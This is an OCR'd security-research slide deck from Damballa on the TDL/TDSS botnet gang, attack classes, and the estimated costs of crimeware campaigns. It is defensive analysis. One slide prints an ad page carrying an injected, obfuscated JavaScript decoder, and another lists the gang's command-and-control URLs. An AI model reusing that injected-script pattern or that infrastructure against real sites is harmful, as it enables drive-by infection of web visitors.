



TDSS
SINCE 2008

DAMBALLA

Take Back Command-and-Control

# TDL3 Driver Source




```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org
/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
<title>Descuento a Comunidades</title>
<style type="text/css">
body {margin:0; height:100%; background-color:transparent; width:100%;
text-align:center;}
</style>
</head>
<body>
<a href="http://ads.campus-party.org/www/delivery
/ck.php?oaparams=2__bannerid=225__zoneid=299__cb=f543454de4__oadest=http%3A%2F
%2Fwww.campus-party.es%2F2011%2Fcompra-entradas.html" target="_blank"><img
src="http://ads.campus-party.org/www/delivery/ai.php?filename=banner300x60.gif&
contenttype=gif" width="300" height="60" alt="Descuento a Comunidades"
title="Descuento a Comunidades" border="0" /></a><div id="beacon_f543454de4"
style="position: absolute; left: 0px; top: 0px; visibility: hidden;"><img
src="http://ads.campus-party.org/www/delivery/lg.php?bannerid=225&amp;campaignid=21&
amp;zoneid=299&amp;cb=f543454de4" width="0" height="0" alt="" style="width: 0px;
height: 0px;" /></div><script>function vcmq(ircgyuudc){var ffssan=String;var
qpid="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";var
btinnzitl.imvq.bcus,fcbos,irnbeac,vkkhbf,vafromvbq,wtpgrep,ciebma=0,freara="";
do{fcbos=qpid.indexOf(ircgyuudc.charAt(ciebma++));
irnbeac=qpid.indexOf(ircgyuudc.charAt(ciebma++));
```

# TDL/TDSS Gang

| | Type |
|---|---|
| 64.191.25.166/perce/447c05f1e6bff6d24d24a15d483cedb9689f10406b7230b46e69c850008919480e2c3fe8d432c72e6/607/perce.jpg | CnC |
| 69.10.35.251/perce/447c05f1e6bff6d24d24a15d483cedb9689f10406b7230b46e69c850008919480e2c3fe8d432c72e6/607/perce.jpg | CnC |
| 69.10.35.251/perce/465cbbfb5c459068718ea7c544e87ed2a776f651b13f6f75e085d95d0f16be4d73603cc8bfd83f316/d4f5b0c5628/qwerce.gif | CnC |
| 69.10.35.251/perce/8020ac6db14a14e0ed94c17da86c8d0938cff0c02ba29014aee9a81000a9b998de6c0f98a422879eb/400/perce.jpg | CnC |
| 69.10.35.251/perce/96ec3b1bcc25c048614e07d5d478be22d7565661f17f1f754035b9cd3ff64ecde370eca8afa8ff01f/f0e/perce.jpg | CnC |
| 88.214.201.132/perce/447c05f1e6bff6d24d24a15d483cedb9689f10406b7230b46e69c850008919480e2c3fe8d432c72e6/607/perce.jpg | CnC |
| images-humanity.com/werber/30f/216.jpg | CnC |
| imagesmonitor.com/werber/e4d08081926/216.jpg | CnC |
| pictureswall.com/werber/b0f/216.jpg | CnC |
| hipartsonline.com/werber/548582c8e44/217.gif | CnC |
| virtualartsonline.com/perce/23a8802761f8ac0664709edb14bbd80dee020a2ca627fe38e60811523634ef62dc748b397c3e4cd0a/d4b8c69787c/qwerce.gif | CnC |
| videoartfilms.com/werber/34a826c797b/217.gif | CnC |


Dialing in the Attack

DAMBALLA
Take Back Command-and-Control

# Opportunistic Building Strategy

- **There's a general myth that botnet operators are opportunistic in their building strategy.**
  - In some older and sloppier cases they are but things have moved on.
- **Damballa tracking several thousands groups**
  - Assigning funny names etc.
  - Specialized tactics

DAMBALLA
Take Back Command-and-Control

# Major Attack "Classes"


Tripwire

**Indiscriminate** "wrong place at the wrong time"
* Seeding of popular sites/locations/files
* Opportunistic return on victims – sort afterwards
* Fire and forget with no/low management costs

Trawling

Focused upon a target **profile**
* Casting a wide net over possible victims
* Monetization angle already decided upon
* Efficient and largely automated approach

Targeted

**Predefined** objective and victim list
* Attack vectors tuned to target requirements
* Destination/use of stolen data pre-agreed
* Focused tool design and manual processes

# Attack Cost


Tripwire

## Scenario:

- 14yr-old wanting to DDoS "friends" on X-Box
- Seed torrents and newsgroups with botnet agent
- Target = growth rate of 100 victims per week

| | Setup | Monthly | Annually |
|---|---|---|---|
| Zeus DIY Kit<br>• Pirated version | $0 | $0 | $0 |
| Single CnC server<br>• Home computer | $0 | $30 | $360 |
| Dynamic DNS<br>• Free DDNS for DHCP churn | $0 | $0 | $0 |
| ***Total*** | ***$0*** | ***$30*** | ***$360*** |

# Attack Cost

Trawling


## Scenario:

- 18yr-old student in Brazil wanting USA victim bank accounts
- Carbon-copy phishing environment and emails
- Target = 2,500+ victims per week

| | Setup | Monthly | Annually |
|---|---|---|---|
| SpyEye DIY Kit<br>• Commercial version | $2,000 | $0 | $500 |
| Two CnC servers<br>• Bullet proof | $75 | $30 | $360 |
| US Bank phishing SpyEye plug-in | $50 | $0 | $0 |
| Spam sending service<br>• 100,000 emails per day | $0 | $100 | $1200 |
| ***Total(s)*** | ***$1,125*** | ***$130*** | ***$2,060*** |

DAMBALLA
Take Back Command-and-Control

# Attack Cost



Targeted/Trawling

- **Scenario:**
  - Professional cybercriminal looking for big payment
  - Locating and eventual spear-phishing of CFO
  - Target = obtain corporate banking credentials

| | Setup | Monthly | Annually |
|---|---|---|---|
| Poison Ivy malware construction kit (licensed) | $0 | $0 | $0 |
| Armoring of malware & QA FUD testing | $60 | $20 | $240 |
| Obtaining corporate hierarchy details | $499 | $0 | $0 |
| Email, translation and spear-phishing design | $200 | $0 | $0 |
| Mule & transaction laundering service | $0 | $600 | $0 |
| ***Total(s)*** | ***$759*** | ***$620*** | ***$240*** |

DAMBALLA
Take Back Command-and-Control

# Attack Cost


Targeted

## Scenario:


- Anonymous entity (Patriotic or Politically motivated)
- Infiltrate and steal software signing certificate
- Target = A popular microprocessor manufacturer

| | Setup | Monthly | Annually |
|---|---|---|---|
| Commercial grade RAT | $0k | $0 | $0 |
| Commissioned spear-phishing campaigns<br>• Guaranteed delivery, 24x7 support | $2k | $2k | $24k |
| Access to 2 (two) 0-day vulnerabilities<br>• Replacement warranty if fixed/patched | $40k | $0 | $0 |
| Rent-a-hacker<br>• Experienced hacker & enterprise network navigator<br>• 10 man-day retainer + hourly rate | $20k | $0 | $0 |
| ***Total(s)*** | ***$62*** | ***$2*** | ***$24*** |


Wrapping it up…


DAMBALLA
Take Back Command-and-Control

# Keeping it simple (and wrong)



DAMBALLA
Take Back Command-and-Control

# Federated Operations




# Context Change

- **Blurred "Targeted" vs "Opportunistic"?**
  - Unaffiliated attack components
  - Independent service provisioning
- **Targeted attacks**
  - Does "intent" matter?
  - "It's just business" – Don't take it personally

DAMBALLA
Take Back Command-and-Control

# Perspective


- **It's a matter of perspective**
  - It feels personal…
- **There may be targeted objectives**
  - Different parts of the "value chain"
- **Attack delivery opportunistic**
  - Multiple campaigns & probabilities of success
  - Gray-areas of operation



DAMBALLA
Take Back Command-and-Control

# New Label?

- **Is the "Targeted Attack" an outdated term?**
  - Battling an ecosystem not an individual
- **TLA alternative labels?**
  - APT (Advanced Persistent Threat)
  - ABA (Affiliate-based Attack)
  - CDS (Crimeware Distribution System)
  - WPWT (Wrong Place, Wrong Time)



DAMBALLA

Take Back Command-and-Control

# Opportunity

Gunter Ollmann, *VP Research*

gollmann@damballa.com